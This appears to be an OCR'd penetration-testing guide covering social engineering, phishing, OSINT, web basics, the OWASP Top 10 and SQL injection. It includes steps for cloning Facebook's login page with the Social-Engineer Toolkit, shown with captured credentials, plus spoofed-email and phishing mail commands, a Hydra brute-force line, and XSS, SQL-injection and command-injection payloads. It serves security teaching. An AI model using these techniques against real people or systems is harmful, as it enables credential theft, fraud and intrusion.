
1. Choose "2) Website Attack Vectors".
2. Select "3) Credential Harvester Attack Method".




```
   1) Java Applet Attack Method
   2) Metasploit Browser Exploit Method
   3) Credential Harvester Attack Method
   4) Tabnabbing Attack Method
   5) Web Jacking Attack Method
   6) Multi-Attack Web Method
   7) HTA Attack Method

  99) Return to Main Menu

set:webattack>3
```

3. Opt for "2) Site Cloner" to clone a legitimate site.

Example: Cloning the login page of the company's internal portal to capture employee credentials.




```
set:webattack> IP address for the POST back in Harvester/Tabnabbing [192.168.221.128]:192.
168.221.128
[-] SET supports both HTTP and HTTPS
[-] Example: http://www.thisisafakesite.com
set:webattack> Enter the url to clone:http://www.facebook.com

[*] Cloning the website: https://login.facebook.com/login.php
[*] This could take a little bit...

The best way to use this attack is if username and password form fields are available. Reg
ardless, this captures all POSTs on a website.
[*] The Social-Engineer Toolkit Credential Harvester Attack
[*] Credential Harvester is running on port 80
[*] Information will be displayed to you as it arrives below:
```



hackme@gmail.com

•••••••••••••



```
[*] WE GOT A HIT! Printing the output:
PARAM: jazoest=2913
PARAM: lsd=AVrKEcCnBYI
PARAM: display=
PARAM: enable_profile_selector=
PARAM: isprivate=
PARAM: legacy_return=0
PARAM: profile_selector_ids=
PARAM: return_session=
POSSIBLE USERNAME FIELD FOUND: skip_api_login=
PARAM: signed_next=
PARAM: trynum=1
PARAM: timezone=420
PARAM: lgndim=eyJ3IjoxMzY2LCJoIjo3NjgsImF3IjoxMzY2LCJhaCI6NzI4LCJjIjoyNH0=
PARAM: lgnrnd=004055_hWio
PARAM: lgnjs=1633678925
POSSIBLE USERNAME FIELD FOUND: email=hackme@gmail.com
POSSIBLE PASSWORD FIELD FOUND: pass=Easypassw0rd!
```

Infectious Media Generator

This attack vector is used to create media that, when inserted into a computer, automatically executes a payload.

Command:

1. Choose "3) Infectious Media Generator".
2. Follow the prompts to create the payload and select the media type.

Example: Creating a USB drive that, when inserted, uses an autorun vulnerability to execute a reverse shell.

QRCode Generator Attack Vector

With the increasing use of QR codes for various applications, this vector allows the creation of malicious QR codes.

Command:

1. Choose "9) QRCode Generator Attack Vector".
2. Enter the URL or payload you wish to embed within the QR code.

Example: Generating a QR code that directs users to a phishing site, masquerading as a legitimate business promotion.

Tips for Effective Use

- **Customization**: Tailor payloads and phishing messages to your target for increased success rates.
- **Testing**: Always test your campaigns in a controlled environment to ensure they work as expected without alerting the target.
- **Legal and Ethical Compliance**: Ensure you have explicit permission and that all activities are within the agreed scope.

Post-Engagement Activities

Following a penetration test, it's crucial to:

- **Debrief**: Provide a detailed report of vulnerabilities exploited, data accessed, and recommendations for improvement.
- **Training**: Offer targeted security awareness training, using the findings to highlight real-world risks.

Spear Phishing and Whaling: Advanced Social Engineering Techniques

Introduction

Spear phishing and whaling represent advanced and highly targeted forms of social engineering attacks. Unlike broad phishing campaigns, these methods focus on specific individuals or groups, often with tailored messages that exploit personal or organizational details to bypass awareness and security measures.

Understanding Spear Phishing

Definition

Spear phishing is a targeted attack designed to deceive specific individuals or organizations into divulging confidential information. These attacks are personalized to increase their effectiveness, using information about the target to craft convincing messages.

Techniques

- **Email Spoofing**: Crafting emails that appear to come from a trusted sender.
- **Personalization**: Using details specific to the target, such as their role, recent activities, or personal interests.
- **Urgent Calls to Action**: Creating a sense of urgency to prompt immediate responses.

Example Command:

```
echo 'Dear [Target Name], we noticed unusual activity in your account. Please verify your details immediately at [Malicious Link].' | mail -s "Urgent Account Verification Needed" target@example.com
```

The Whaling Approach

Definition

Whaling attacks are a subset of spear phishing, targeting high-profile individuals like executives or senior managers. These attacks often aim to compromise financial transactions or obtain sensitive organizational data.

Characteristics

- **High-Level Targeting**: Focus on individuals with significant organizational influence.
- **Sophisticated Execution**: Use of well-researched information to create highly credible lures.
- **Financial or Strategic Impact**: Aimed at achieving financial fraud or strategic data breaches.

Example Scenario: A whaling attack might involve sending a fake urgent request for a wire transfer from what appears to be the CEO's email to the finance department.

Crafting a Spear Phishing or Whaling Campaign

Reconnaissance

Gathering detailed information about the target is crucial. This may involve:

- Social media analysis to understand the target's interests and activities.
- Corporate website research to identify organizational structures and roles.
- Networking sites like LinkedIn to understand professional relationships.

Message Construction

Crafting the message involves:

- **Subject Line**: Creating a compelling and relevant subject that prompts the target to open the email.
- **Content Personalization**: Including specific details that resonate with the target, reinforcing the message's authenticity.
- **Call to Action**: Embedding a clear, urgent call to action, such as clicking on a link or opening an attachment.

Technical Preparations

- Setting up email spoofing tools to make the message appear from a legitimate source.
- Creating landing pages or malicious attachments that mirror legitimate resources.
- Ensuring the delivery mechanism bypasses spam filters and security measures.

Example Command for setting up a spoofed email (using a hypothetical tool):

```
spoofemail --from "ceo@legitcompany.com" --to "finance@legitcompany.com" --subject "Urgent Wire Transfer Needed" --body "Please process the attached wire transfer request immediately. - CEO"
```

Mitigation Strategies

Education and Awareness

Regular training sessions to educate employees about the nuances of spear phishing and whaling, emphasizing the importance of scrutinizing emails, especially those requesting sensitive actions.

Technical Defenses

Implementing advanced email filtering solutions that can detect spoofing techniques, along with multi-factor authentication (MFA) adds an extra layer of security.

Verification Processes

Establishing internal verification procedures for requests involving sensitive information or financial transactions, such as requiring verbal confirmation for email requests related to financial matters.

Insider Threats: An Aspect of Social Engineering

Introduction

Insider threats embody a significant security challenge, blending social engineering intricacies with the privileged access and knowledge inherent to individuals within an organization. These threats can emerge from employees, contractors, or partners who misuse their access for malicious purposes or inadvertently compromise security.

Understanding Insider Threats

Definition

An insider threat arises when a current or former organization member who has authorized access intentionally or unintentionally misuses that access to negatively affect the confidentiality, integrity, or availability of the organization's information or information systems.

Types of Insider Threats

- **Malicious Insiders**: Individuals who intentionally abuse their access for personal gain or to harm the organization.
- **Negligent Insiders**: Employees who inadvertently compromise security through careless actions or lack of awareness.
- **Infiltrators**: External actors who gain insider access through social engineering or other means.

The Role of Social Engineering

Social engineering plays a pivotal role in insider threats, both in terms of external actors manipulating insiders and insiders themselves manipulating their colleagues to achieve malicious objectives.

From External Actors

External attackers often use social engineering to manipulate insiders into providing access to sensitive information or systems. Techniques include:

- **Phishing**: Tricking insiders into disclosing login credentials or installing malware.
- **Pretexting**: Fabricating scenarios to justify requests for sensitive information.
- **Tailgating**: Gaining physical access to restricted areas by following authorized personnel.

Example Command:

```
echo 'Please review the attached document detailing the new company policy changes.' | mail -s "Important: Company Policy Update" -A policy_update.pdf insider@company.com
```

In this scenario, the attached document could be malicious, designed to exploit the recipient's system.

From Malicious Insiders

Malicious insiders may employ social engineering tactics to expand their access or recruit others, knowingly or unknowingly, into their schemes.

- **Influence and Manipulation**: Leveraging personal relationships to gain access to information or areas outside their purview.
- **Exploitation of Trust**: Using their position and the trust others have in them to bypass security protocols or gather sensitive information.

Example Scenario: A trusted employee might ask a colleague to log into a system on their behalf, claiming an urgent task while their computer is "down," thus exploiting trust to gain unauthorized access.

Identifying Insider Threats

Behavioral Indicators

Changes in behavior can be early indicators of an insider threat, such as:

- Unusual work hours or accessing systems at odd times.
- Expressions of dissatisfaction or resentment towards the organization.
- Unexplained wealth or living beyond apparent means.

Technical Indicators

Monitoring systems can detect potential insider threats through indicators such as:

- Anomalous access patterns or excessive access requests.
- Unapproved installation of software or use of unauthorized external storage devices.
- Unusual email attachments or large data transfers.

Mitigating Insider Threats

Cultivating a Positive Work Environment

Fostering a positive organizational culture and addressing employee grievances can reduce the likelihood of malicious insider activities.

Implementing the Principle of Least Privilege

Ensuring that employees have only the access necessary to perform their duties can limit the potential damage from insider threats.

Regular Training and Awareness Programs

Educating employees about security policies, the signs of social engineering, and the importance of reporting suspicious activities can help in the early detection and prevention of insider threats.

Use of OSINT in Social Engineering

Introduction

Open Source Intelligence (OSINT) plays a pivotal role in social engineering by providing a wealth of information that can be used to design and execute sophisticated attacks. OSINT encompasses data collected from publicly available sources such as websites, social media platforms, public records, and more.

The Essence of OSINT in Social Engineering

Definition and Scope

OSINT involves the collection and analysis of information that is freely available and accessible to the public. In the context of social engineering, it serves as a foundational step for gathering intelligence on targets to craft more convincing and effective attacks.

Sources of OSINT

- **Social Media**: Platforms like LinkedIn, Facebook, Twitter, and Instagram.
- **Corporate Websites**: Official company pages, blogs, and press releases.
- **Public Records**: Government databases, court records, and professional registries.
- **Data Breaches**: Publicly disclosed information from past security breaches.

OSINT Tools and Techniques

A variety of tools and techniques facilitate the efficient gathering and analysis of OSINT:

- **Search Engines**: Advanced search operators in Google, Bing, etc.
- **People Search Engines**: Tools like Pipl and Spokeo.
- **Social Media Analysis Tools**: Followerwonk, Twitonomy, and built-in analytics platforms.
- **Website Analysis Tools**: BuiltWith, Wayback Machine, and WHOIS searches.

Example Command for WHOIS Search

Using the **whois** command to gather information about a domain:

```
whois example.com
```

This command provides registration details of the domain, including the registrant's contact information, which could reveal useful data about a company's IT infrastructure.

Example Command for Advanced Google Search

Leveraging Google's advanced search operators to find specific information:

```
site:linkedin.com/in "current * security analyst at *"
```

This query could help identify security analysts working at targeted organizations.

Crafting a Social Engineering Campaign Using OSINT

Step 1: Target Identification

Use OSINT to identify key individuals within an organization. Social media platforms, particularly LinkedIn, can provide a wealth of information about employees' roles, responsibilities, and professional backgrounds.

Step 2: Information Gathering

Collect detailed information about the targets, such as their interests, habits, recent activities, and professional network. This step is crucial for crafting personalized and convincing messages.

Step 3: Pretext Development

Based on the gathered intelligence, develop a plausible pretext that will be used to approach the target. This could involve posing as a colleague, a recruiter, or an external partner.

Step 4: Attack Execution

Execute the social engineering attack, which could be a phishing email, a direct message on social media, or any other communication method that fits the pretext.

Example Scenario

After identifying a target through LinkedIn, a penetration tester gathers information about the target's recent professional achievements and associations. Using this information, the tester crafts an email congratulating the target on their recent success, subtly embedding a malicious link under the guise of related content.

Ethical Considerations and Legal Boundaries

While OSINT provides a powerful means to gather information, it's imperative to operate within ethical and legal boundaries:

- **Consent**: Ensure you have explicit authorization from the organization to conduct OSINT and social engineering activities.
- **Privacy**: Respect privacy laws and regulations, avoiding any invasive or unauthorized data collection.
- **Proportionality**: Limit the scope of information gathering to what is necessary for the penetration test.

WebApp Security

Understanding HTML in Penetration Testing

Introduction

Hypertext Markup Language (HTML) is the standard markup language for documents designed to be displayed in a web browser. For penetration testers, a solid understanding of HTML is essential, as it forms the backbone of web pages and can be a vector for various web-based attacks.

HTML Basics

HTML documents structure web content and are comprised of elements and attributes that define content types and behavior.

Basic Structure

Every HTML document starts with a basic structure that includes the **DOCTYPE** declaration, **html**, **head**, and **body** tags.

```
<!DOCTYPE html> <!-- Declares the document type and version of HTML -->
<html> <!-- Root element of an HTML document -->
<head>
  <title>Page Title</title> <!-- Title of the document shown in browser tab -->
</head>
<body>

  <!-- Page content like text, images, and other elements go here -->

</body>
```

Headings

Headings (**<h1>** to **<h6>**) are used to define HTML headings, with **<h1>** being the highest (or most important) level and **<h6>** the least.

```
<h1>Heading 1</h1> <!-- Main heading, usually used for page titles -->
<h2>Heading 2</h2> <!-- Sub-heading -->
<h3>Heading 3</h3> <!-- Sub-sub-heading -->
<!-- And so on up to <h6> -->
```

Paragraphs

The **<p>** tag defines a paragraph in HTML. Paragraphs are block-level elements that represent a block of text.

```
<p>This is a paragraph.</p>
```

Links

The **<a>** tag defines a hyperlink, which is used to link from one page to another. The most important attribute of the **<a>** element is the **href** attribute, which indicates the link's destination.

```
<a href="https://example.com">This is a link</a>
```

Images

The **<img>** tag is used to embed images in an HTML page. The **src** attribute specifies the path to the image, and the **alt** attribute provides alternative text.

```
<img src="image.jpg" alt="Alternative text" />
```

Lists

Unordered List

An unordered list starts with the **<ul>** tag. Each list item starts with the **<li>** tag.

```
<ul>
  <li>Item 1</li>
  <li>Item 2</li>
  <li>Item 3</li>
</ul>
```

Ordered List

An ordered list starts with the **<ol>** tag. List items use the **<li>** tag. This type of list is used when the order of the items is not important. It is typically rendered with bullet points by default, indicating that the list items are on an equal level of importance or sequence.

```
<ol>
  <li>First Item</li>
  <li>Second Item</li>
  <li>Third Item</li>
</ol>
```

Tables

The **<table>** tag defines an HTML table. A table is divided into rows (**<tr>**), with each row divided into data cells (**<td>**). Table headers are defined with **<th>**.

```
<table>
   <tr>
      <th>Header 1</th>
      <th>Header 2</th>
   </tr>
   <tr>
      <td>Data 1</td>
      <td>Data 2</td>
   </tr>
</table>
```

Forms

Forms are defined with the **<form>** tag. A form can contain input elements like text fields, checkboxes, radio-buttons, submit buttons, etc.

```
<form action="submit.php" method="post">
   <label for="name">Name:</label>
   <input type="text" id="name" name="name" />
   <input type="submit" value="Submit" />
</form>
```

Divisions

The **<div>** tag is used to define a division or a section in an HTML document. It's used as a container for HTML elements.

```
<div>This is a division.</div>
```

Comments

Comments are used to explain the code, and they help when editing the source code. HTML comments are not displayed in the browser.

```
<!-- This is a comment -->
```

Breaks and Horizontal Rules

<br /> inserts a single line break. **<hr />** defines a thematic break in an HTML page (e.g., a shift of topic).

```
<br /> <!-- Line Break -->
 <hr /> <!-- Horizontal Rule -->
```

Doctype Declaration

The **<!DOCTYPE html>** declaration defines the document type and version of HTML. It helps browsers to display web pages correctly.

```
<!DOCTYPE html> <!-- HTML5 -->
```

Each element and attribute in HTML serves a specific purpose, from structuring the document to embedding content and defining behavior. Understanding these basics provides a solid foundation for delving deeper into web development and penetration testing within web applications.

Elements

HTML elements are the building blocks of HTML pages. They are represented by tags, which can be either opening tags (**<tag>**) or closing tags (**</tag>**). Some elements are self-closing and do not require a separate closing tag (e.g., **<img />**).

Example:

```
<p>This is a paragraph.</p>
<img src="image.jpg" alt="Sample Image" />
```

Attributes

Attributes provide additional information about elements, often in the form of name-value pairs (e.g., **name="value"**).

Example:

```
<a href="https://example.com" target="_blank">Visit Example</a>
```

In this example, **href** and **target** are attributes of the **<a>** (anchor) element, defining the link's URL and behavior.

Security Implications

HTML Injection

HTML injection involves inserting malicious HTML into a page, which can lead to phishing attacks, page defacement, or the execution of malicious scripts.

Exploitation Example:

An attacker might inject an HTML snippet into a vulnerable input field, such as:

```
<a href="http://malicious-site.com">Click me!</a>
```

This could lead to users being redirected to a malicious site or phishing page.

Understanding JavaScript in Penetration Testing

Introduction

JavaScript is a versatile and widely-used scripting language essential for creating dynamic and interactive web applications. For penetration testers, understanding JavaScript is crucial as it not only enhances the user interface but also introduces various client-side security implications.

JavaScript Fundamentals

JavaScript enables interactive web pages and is an integral part of web applications. It can manipulate HTML content, handle events, perform animations, and much more.

Basic Syntax and Operations

- **Variables**: Used to store data values.

```
let user = "Alice";
```

- **Functions**: Blocks of code designed to perform a particular task.

```
function greet(name) {
		alert("Hello, " + name);
}
```

- **Events**: Actions that can be detected by JavaScript, which can then trigger a function.

```
<button onclick="greet('Alice')">Greet</button>
```

Common JavaScript Vulnerabilities

Cross-Site Scripting (XSS)

XSS is a vulnerability that allows attackers to inject malicious scripts into web pages viewed by other users. JavaScript is often used in XSS attacks to execute the malicious script.

Example Payload:

```
<script>alert('XSS')</script>
```

JavaScript plays a critical role in the functionality and user experience of modern web applications, but it also introduces several security risks. Penetration testers must be adept at understanding and testing JavaScript to identify vulnerabilities. By leveraging JavaScript knowledge, along with penetration testing tools and techniques, testers can effectively assess and enhance the security of web applications. Employing robust mitigation strategies, including input sanitization and content security policies, is essential for defending against client-side attacks and ensuring the secure operation of web applications.

Understanding PHP in Penetration Testing

Introduction

PHP (Hypertext Preprocessor) is a widely-used, open-source server-side scripting language that's especially suited for web development and can be embedded into HTML. Its ease of use, efficiency, and vast ecosystem make PHP a popular choice for creating dynamic web pages and applications. For penetration testers, a deep understanding of PHP is essential for identifying vulnerabilities, understanding attack vectors, and exploiting weaknesses in web applications built with PHP.

PHP Basics

PHP code is executed on the server, generating HTML which is then sent to the client. The client receives the result of the executed script, without any access to the code itself.

Syntax and Operations

- **Variables**: PHP variables start with a **$** symbol.

```
$username = "admin";
```

- **Functions**: PHP has a rich set of built-in functions and allows custom functions.

```
function greet($name) {
return "Hello, " . $name . "!";
}
```

- **Conditional Statements**: PHP supports **if**, **else**, and **elseif** statements.

```
if ($username == "admin") {
  echo "Welcome, admin!";
}
```

- **Data Handling**: PHP handles data through GET and POST methods, commonly used in forms.

```
// Using GET method
$user = $_GET['username'];

// Using POST method
$password = $_POST['password'];
```

Understanding SQL in Penetration Testing

Introduction

Structured Query Language (SQL) is a domain-specific language used in programming and managing relational databases. For penetration testers, a thorough understanding of SQL is crucial, as it enables them to identify and exploit SQL Injection vulnerabilities, one of the most common and dangerous web application vulnerabilities.

SQL Basics

SQL is used to communicate with databases to perform tasks such as querying data, updating records, and managing database objects.

Key SQL Statements

- **SELECT**: Retrieves data from one or more tables.
- **INSERT**: Adds new rows to a table.
- **UPDATE**: Modifies existing data in a table.
- **DELETE**: Removes rows from a table.
- **CREATE, ALTER, DROP**: Manage database structures like tables and schemas.

Example SQL Queries

```
SELECT username, email FROM users WHERE user_id = 1;
```

SELECT username, email: Specifies the columns to retrieve, in this case, **username** and **email**.

- **FROM users**: Specifies the table to retrieve the data from, in this case, the **users** table.
- **WHERE user_id = 1**: Specifies the condition for selecting rows. Only rows where **user_id** is equal to 1 will be included in the result. Essentially, this command fetches the **username** and **email** of the user whose **user_id** is 1.

```
INSERT INTO users (username, email) VALUES ('newuser', 'newuser@example.com');
```

- **INSERT INTO users (username, email)**: Specifies the table and the columns (**username** and **email**) where data will be inserted.
- **VALUES ('newuser', 'newuser@example.com')**: Specifies the values to insert into the specified columns, in this case, a new user with username **'newuser'** and email **'newuser@example.com'**.

```
UPDATE users SET email = 'newemail@example.com' WHERE username = 'newuser';
```

- **UPDATE users**: Specifies the table where the update will be applied.
- **SET email = 'newemail@example.com'**: Specifies the new value for the **email** column. In this case, the email address is being changed to **'newemail@example.com'**.
- **WHERE username = 'newuser'**: Specifies the condition to determine which rows to update. Only the user with the username **'newuser'** will have their email updated.

```
DELETE FROM users WHERE username = 'tempuser';
```

- **DELETE FROM users**: Specifies the table from which rows will be deleted.
- **WHERE username = 'tempuser'**: Specifies the condition for deleting rows. In this case, the user with the username **'tempuser'** will be deleted from the **users** table.

Understanding Web Application Architecture for Penetration Testing

Introduction

Web application penetration testing is a critical component of cybersecurity, focusing on identifying and exploiting vulnerabilities within web applications. A deep understanding of web application architecture is essential for effective testing, as it enables penetration testers to anticipate potential security flaws and understand how different components interact.

Web Application Architecture Basics

Components of Web Application Architecture

- **Client-Side**: The user-facing part of the application, often built with HTML, CSS, and JavaScript. It runs in the user's browser and includes the user interface and client-side logic.
- **Server-Side**: The backend portion that runs on a server, handling business logic, database interactions, and client requests. Common languages include PHP, Python (Django, Flask), Ruby on Rails, and JavaScript (Node.js).
- **Database**: Stores and manages data. Popular databases include MySQL, PostgreSQL, MongoDB, and Oracle.
- **Application Programming Interface (API)**: Facilitates communication between different software components or between the client and server. RESTful APIs and GraphQL are commonly used in modern web applications.

Common Architectures

- **Monolithic**: A single-tiered software application where the user interface and data access code are combined into a single program from a single platform.
- **Microservices**: An architectural style that structures an application as a collection of loosely coupled services, improving modularity and scalability.
- **Single-Page Applications (SPAs)**: Web applications that load a single HTML page and dynamically update content as the user interacts with the app, often using frameworks like Angular, React, or Vue.js.

Key Technologies and Their Implications

Client-Side Technologies

Understanding the client-side technologies used in a web application can help identify potential attack vectors, such as:

- **Cross-Site Scripting (XSS)**: Occurs when an attacker injects malicious scripts into content that is sent to a user's browser.

Example Command: Testing for XSS by injecting a script tag into input fields or URL parameters:

```
<script>alert('XSS')</script>
```

Server-Side Technologies

Knowledge of server-side technologies is crucial for identifying server-side vulnerabilities, such as:

- **SQL Injection**: Exploits vulnerabilities in the application's database interaction to execute unauthorized SQL commands.

Example Command: Testing for SQL injection by entering a malicious SQL query into an input field:

```
' OR '1'='1' --
```

- **Command Injection**: Occurs when an application passes unsafe user-supplied data to a system shell.

Example Command: Testing for command injection by appending a system command to input:

```
; ls
```

APIs and Middleware

APIs and middleware can introduce vulnerabilities related to:

- **Insecure Direct Object References (IDOR)**: Occurs when an application provides direct access to objects based on user-supplied input.
- **Security Misconfiguration**: Inadequate default configurations, incomplete setups, open cloud storage, verbose error messages, and outdated software can lead to vulnerabilities.

Database Technologies

Understanding the database technology in use can aid in identifying vulnerabilities such as:

- **SQL Injection**: Targeting SQL databases by manipulating SQL queries.
- **NoSQL Injection**: Targeting NoSQL databases like MongoDB by injecting malicious code into queries.

OWASP Top 10 and its Role in Web Application Security

Introduction

The Open Web Application Security Project (OWASP) Top 10 is a standard awareness document representing the most critical security risks to web applications. It serves as a foundational guide in web application security, helping developers, security professionals, and organizations understand and mitigate common vulnerabilities.

Understanding the OWASP Top 10

Purpose and Evolution

The OWASP Top 10 is periodically updated to reflect the evolving threat landscape, incorporating data from various sources and the insights of security experts worldwide. Its primary goals are to raise awareness about web application security and provide a starting point for ensuring the security of web applications.

The Top 10 Risks

1. **Injection**: Injection flaws, such as SQL, NoSQL, OS, and LDAP injection, occur when untrusted data is sent to an interpreter as part of a command or query. Attackers can exploit these flaws to access unauthorized data or execute commands.

Example Command: Testing for SQL Injection:

```
' OR '1'='1'; --
```

2. **Broken Authentication**: This risk involves weaknesses in authentication and session management, allowing attackers to compromise passwords, keys, or session tokens, or to exploit other implementation flaws to assume users' identities.

Example Command: Brute-forcing login pages using a tool like Hydra:

```
hydra -l admin -P password_list.txt example.com http-post-form "/login:username=^USER^&password=^PASS^:Invalid credentials"
```

3. **Sensitive Data Exposure**: Inadequate protection of sensitive data such as financial information, healthcare records, or personal data can lead to unauthorized access and data breaches.

Example Command: Using **curl** to test for HTTPS (secure connection):

```
curl -I http://example.com
```

4. **XML External Entities (XXE)**: Poorly configured XML processors evaluate external entity references within XML documents, leading to arbitrary file reads, SSRF, internal port scanning, and other attacks.

5. **Broken Access Control**: Restrictions on what authenticated users are allowed to do are often not properly enforced. Attackers can exploit these flaws to access unauthorized functionality or data.

Example Command: Modifying URL, API endpoint, or HTML page to access unauthorized content.

6. **Security Misconfiguration**: This risk covers a wide range of issues due to insecure default configurations, incomplete or ad hoc configurations, open cloud storage, misconfigured HTTP headers, and verbose error messages containing sensitive information.

Example Command: Using **curl** to check for security headers:

```
curl -I https://example.com
```

7. **Cross-Site Scripting (XSS)**: XSS flaws occur whenever an application includes untrusted data in a web page without proper validation or escaping, allowing attackers to execute scripts in the context of the user's session.

Example Payload: Testing for reflected XSS:

```
<script>alert('XSS')</script>
```

8. **Insecure Deserialization**: Insecure deserialization often leads to remote code execution. Even if deserialization flaws do not result in remote code execution, they can be used to perform attacks, including replay attacks, injection attacks, and privilege escalation attacks.

Example Command: Testing for insecure deserialization by modifying serialized objects in requests.

9. **Using Components with Known Vulnerabilities**: Components, such as libraries, frameworks, and other software modules, run with the same privileges as the application. If a vulnerable component is exploited, such an attack can facilitate serious data loss or server takeover.

Example Command: Using tools like **OWASP Dependency-Check** to identify vulnerable components.

10. **Insufficient Logging & Monitoring**: Insufficient logging and monitoring, coupled with missing or ineffective integration with incident response, allows attackers to further attack systems, maintain persistence, pivot to more systems, and tamper, extract, or destroy data.

Example Command: Reviewing logs for suspicious activities that indicate a breach.

Role in Web Application Security

The OWASP Top 10 serves multiple roles in enhancing web application security:

- **Awareness**: Educating developers, managers, and organizations about common web application vulnerabilities.
- **Risk Assessment**: Providing a framework for risk assessment and prioritization of security efforts.
- **Penetration Testing**: Guiding penetration testers in identifying critical vulnerabilities in web applications.
- **Compliance and Standards**: Serving as a benchmark for security standards and compliance requirements.

SQL Injection: Techniques and Mitigations

Introduction

SQL Injection (SQLi) is a prevalent vulnerability that occurs when an attacker is able to insert or "inject" a SQL query via the input data from the client to the application.

Understanding SQL Injection

Definition

SQL Injection exploits vulnerabilities in the database layer of an application. The attacker manipulates SQL queries executed by the application to perform unauthorized database operations.

Impact

The impact of SQL Injection can range from unauthorized viewing of data to complete database compromise. This might include:

- Bypassing authentication mechanisms.
- Reading sensitive data from the database.
- Modifying or deleting data.
- Executing administrative operations on the database.
- Compromising the underlying server or back-end infrastructure.

Techniques of SQL Injection

Error-Based SQLi

This technique involves performing actions that result in database errors which return information about the structure of the database.

Example Command:

```
SELECT * FROM users WHERE username = 'admin' AND password = '' OR '1'='1';
```

If the application is vulnerable, this could bypass authentication or reveal information about the database structure through error messages.

Blind SQL Injection

In Blind SQL Injection, the attacker asks the database a true or false question and determines the answer based on the application's response.

Boolean-Based Blind SQLi Example:

```
SELECT * FROM users WHERE username = 'admin' AND ASCII(SUBSTRING(password,1,1)) > 100;
```

